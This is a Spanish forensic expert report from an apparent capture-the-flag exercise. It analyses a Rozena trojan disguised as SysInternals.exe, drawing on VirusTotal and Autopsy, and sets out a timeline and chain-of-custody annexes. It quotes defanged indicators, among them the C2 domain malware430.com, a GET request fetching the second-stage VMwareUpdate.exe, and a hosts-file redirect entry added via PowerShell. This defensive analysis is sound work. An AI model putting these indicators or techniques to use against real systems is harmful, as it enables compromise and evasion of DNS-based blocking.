www.malware430.com	1 / 91	-	-
www.microsoft.com	0 / 91	1991-05-02	-
www.msftncsi.com	0 / 91	2005-11-10	-
x1.c.lencr.org	0 / 91	2020-06-29	Cloudflare, Inc.

(Imagen 7: Sección Relations → Contacted Domains en VirusTotal, donde se aprecia malware430.com con detecciones positivas como dominio malicioso.)


Entre los 20 dominios registrados en la sección *Relations → Contacted Domains*, destaca malware430.com con 4 detecciones sobre 91 proveedores, identificado inequívocamente como el **servidor de mando y control (C2)** del malware. El resto de dominios contactados corresponden a servicios legítimos como microsoft.com, google.com o sysinternals.com, utilizados por el malware para camuflar su tráfico entre comunicaciones aparentemente normales.

Sin embargo, la presencia de múltiples dominios en esta lista no permite por sí sola determinar cuál fue el primero en ser contactado, ya que la sección Relations no establece un orden cronológico. Para resolver esta cuestión se recurrió a la sección Behavior de VirusTotal, que registra el comportamiento dinámico del malware durante su ejecución en un entorno controlado (sandbox), incluyendo las comunicaciones de red en orden cronológico.

En dicha sección, el apartado **DNS Resolutions** muestra las resoluciones de dominio realizadas por el malware en el orden en que se produjeron, siendo la primera de ellas:

download[.]sysinternals[.]com

Por tanto, el nombre de dominio completamente calificado (**FQDN**) del primer dominio mapeado es download[.]sysinternals[.]com.



(Imagen 8: Sección Behavior → DNS Resolutions en VirusTotal, mostrando download.sysinternals.com como primer dominio resuelto cronológicamente.)

A continuación, el apartado **Network Communication** de la misma sección *Behavior* revela las peticiones HTTP realizadas por el malware en orden cronológico:

GET https://download[.]sysinternals[.]com:443/files/Hex2Dec.zip

descarga de una herramienta legítima de Sysinternals para aparentar actividad normal y evadir detección.

GET http://x1[.]c[.]lencr[.]org/

consulta de revocación de certificados, comportamiento habitual en software que verifica conexiones SSL.

GET http://www[.]google[.]com

prueba de conectividad a internet.

GET http://www[.]malware430[.]com/html/VMwareUpdate.exe


descarga del payload de segunda etapa desde el servidor C2, disfrazado como una actualización de VMware.

Esta secuencia evidencia una técnica deliberada de **camuflaje de tráfico**, mezclando peticiones a servicios legítimos y conocidos con la comunicación maliciosa real, con el objetivo de dificultar su detección por parte de soluciones de seguridad basadas en análisis de tráfico de red.

Por otro lado, Para corroborar la comunicación con el C2, se analizó desde Autopsy el historial de comandos de PowerShell del sistema, almacenado en el archivo ConsoleHost_history.txt, localizado en la ruta:

/Users/IEUser/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt

Este archivo registra todos los comandos ejecutados por el usuario en sesiones de PowerShell, constituyendo un artefacto forense de gran valor para reconstruir la actividad del sistema.



(Imagen 9: Vista del archivo ConsoleHost_history.txt en Autopsy, ubicado en la ruta PSReadLine del perfil IEUser, mostrando los comandos PowerShell ejecutados en el sistema.)

Confirmando entonces ese dominio como el primero y esa IP.
192[.]168[.]15[.]10 www[.]malware430[.]com


El contenido del archivo reveló que se ejecutó un comando mediante el cmdlet **Add-Content** para añadir una nueva entrada al archivo **hosts** del sistema operativo, ubicado en

C:\Windows\System32\drivers\etc\hosts:

192[.]168[.]15[.]10 www[.]malware430[.]com


El archivo *hosts* es un fichero de texto plano que el sistema operativo consulta de forma prioritaria antes de realizar cualquier consulta DNS externa para resolver nombres de dominio. Al introducir esta entrada, cualquier solicitud de resolución de www[.]malware430[.]com es redirigida directamente hacia la IP 192[.]168[.]15[.]10, controlada por el atacante, sin pasar por ningún servidor DNS. Esto garantiza la comunicación con el C2 incluso si el dominio fuera bloqueado a nivel de DNS por soluciones de seguridad perimetral.

A continuación, el análisis del comportamiento dinámico del malware en VirusTotal muestra en la sección **Activity Summary → Process Tree** la cadena completa de procesos generados durante la ejecución de SysInternals.exe.



(Imagen 10: Sección Activity Summary → Process Tree en VirusTotal, mostrando la cadena de procesos generada por SysInternals.exe durante su ejecución, incluyendo los procesos hijos lanzados en el sistema.)

Finalmente, la sección Shell Commands de VirusTotal complementa el análisis anterior, mostrando los comandos de shell ejecutados por el malware durante su ciclo de vida en el entorno controlado del sandbox.



(Imagen 11: Sección Shell Commands en VirusTotal, mostrando los comandos ejecutados por el malware durante su análisis en el sandbox de VirusTotal.)

9

Conclusiones periciales

Del análisis forense digital realizado sobre la imagen pericial (.E01) del equipo afectado, se establecen las siguientes conclusiones:

Primera.

El usuario **IEUser** descargó el **15 de noviembre de 2022 a las 21:18:40 CET** un archivo denominado **SysInternals.exe** desde la URL http://www[.]sysinternals[.]com/SysInternals[.]exe, que suplanta mediante protocolo HTTP no cifrado el dominio legítimo de Microsoft Sysinternals. Dicho archivo fue depositado en C:\Users\Public\Downloads, ruta característica de código malicioso por ser accesible sin privilegios elevados y recibir menor atención por parte de soluciones de seguridad.

Segunda.

El archivo **SysInternals.exe** ha sido identificado como un **troyano de la familia Rozena** (también conocido como *jaik*, *deyma* y *genericrxvh*), con hash SHA-1 fa1002b02fc5551e075ec44bb4ff9cc13d563dcf, confirmado mediante consulta en VirusTotal a partir del valor registrado en el artefacto *Amcache.hve*. El archivo fue ejecutado el **15 de noviembre de 2022 a las 22:19:36 CET** bajo contexto **SYSTEM**, obteniendo el nivel de privilegios más elevado del sistema operativo.

Tercera.

El malware actuó como ejecutable de **primera etapa**, estableciendo comunicación con el servidor de mando y control (C2) www[.]malware430[.]com y descargando un segundo payload denominado **VMwareUpdate.exe**, disfrazado como una actualización legítima del software VMware.

Cuarta.

El ejecutable de segunda etapa **VMwareUpdate.exe** instaló en el sistema el servicio **VMwareIOHelperService**, logrando así **persistencia** en el equipo comprometido y permitiendo al atacante mantener el acceso al sistema de forma continuada.

Quinta.

El malware modificó el archivo *hosts* del sistema operativo, añadiendo la entrada 192[.]168[.]15[.]10 www[.]malware430[.]com, con el fin de garantizar la resolución del dominio C2 de forma local, independientemente de los servidores DNS externos, constituyendo una maniobra deliberada de **evasión y persistencia** de las comunicaciones maliciosas.

Sexta.

Tras su ejecución, el archivo **SysInternals.exe** fue **eliminado del sistema de archivos**, quedando en estado *Unallocated* en el disco. Esta acción es consistente con una maniobra de **anti-forense** destinada a dificultar la detección del compromiso y la investigación posterior.

9.1 Cronología.

Suceso	Fecha (CET)	Hora (CET)
El usuario IEUser accede mediante Microsoft Edge a la URL http://www[.]sysinternals[.]com/SysInternals[.]exe y descarga el archivo malicioso SysInternals.exe en C:\Users\Public\Downloads.	15/11/2022	21:18:40
El archivo SysInternals.exe queda registrado en disco con fecha de creación y modificación, según las marcas temporales de la MFT.	15/11/2022	22:18:51
El sistema registra el último acceso y cambio de metadatos del archivo, según Change Time y Access Time de la MFT.	15/11/2022	22:19:00
SysInternals.exe es ejecutado bajo contexto **SYSTEM**, según el artefacto BAM registrado en HKLM\SYSTEM. El malware establece comunicación con el C2 www[.]malware430[.]com, descarga VMwareUpdate.exe e instala el servicio VMwareIOHelperService para garantizar su persistencia.	15/11/2022	22:19:36
El malware modifica el archivo *hosts* del sistema añadiendo la entrada 192[.]168[.]15[.]10 www[.]malware430[.]com, redirigiendo la resolución del dominio C2 de forma local.	15/11/2022	22:19:36
SysInternals.exe es eliminado del sistema de archivos por el propio malware como maniobra de anti-forense. El archivo queda en estado *Unallocated* y es recuperado mediante Autopsy.	15/11/2022	Posterior a 22:19:36

10

Anexo

10.1 Identificación del caso.

Nº Expediente o Atestado	INC-2026-5-25-PL23ODN7R
Juzgado o autoridad solicitante	Usuario anónimo
Fecha y hora de la intervención y análisis	26 de mayo de 2026, desde las 15:52 hasta las 3:17 del 27 de mayo
Lugar de intervención	Digitechfp
Persona a la que se le interviene	Usuario anónimo
Perito interviniente	Ilian Lubenov

10.2 Descripción de los indicios.

ID de la evidencia	EVID_2026_5_25_PL23ODN7R_001
Tipo de dispositivo	Disco Duro
Marca y modelo	N/A
Capacidad Nominal	3051.52 MB ≈ 2.98 GB
Número de serie	N/A
Conexión o Interfaz	N/A
Descripción	N/A
Notas:	N/A

10.3 Verificación criptográfica (Hashes).

Dispositivo	MD5	SHA-1
Disco Duro “sysinternals.E01”	cc5807fa709ac4517160841f9480bad8	7a905de84e1dcf37d3cbb72a18ddfce01e0c5729


Resultado de la verificación: Coincidente (Verification OK)

10.4 Registro de traspaso (Transfer logs).

Fecha	Hora	Entregado por (origen)	Recibido por (destino)	Motivo del traspaso	Estado del precinto físico	Firmas
26 de mayo de 2026	15:52	Usuario anónimo	**Ilian Lubenov** (Perito)	Recepción de la imagen pericial (.E01) para su análisis forense.	Intacto (Bolsas de seguridad / precinto termo-sellado).	
27 de mayo de 2026	21:10	**Ilian Lubenov** *(Perito)*	Usuario anónimo / Solicitante	Entrega formal del dictamen pericial junto con las conclusiones del análisis forense realizado.	Intacto	

10.5 Prueba finalización CTF.

Fuera del ámbito del informe pericial, aportando esta captura confirmo la resolución del ejercicio.



Y las respuestas a cada pregunta:

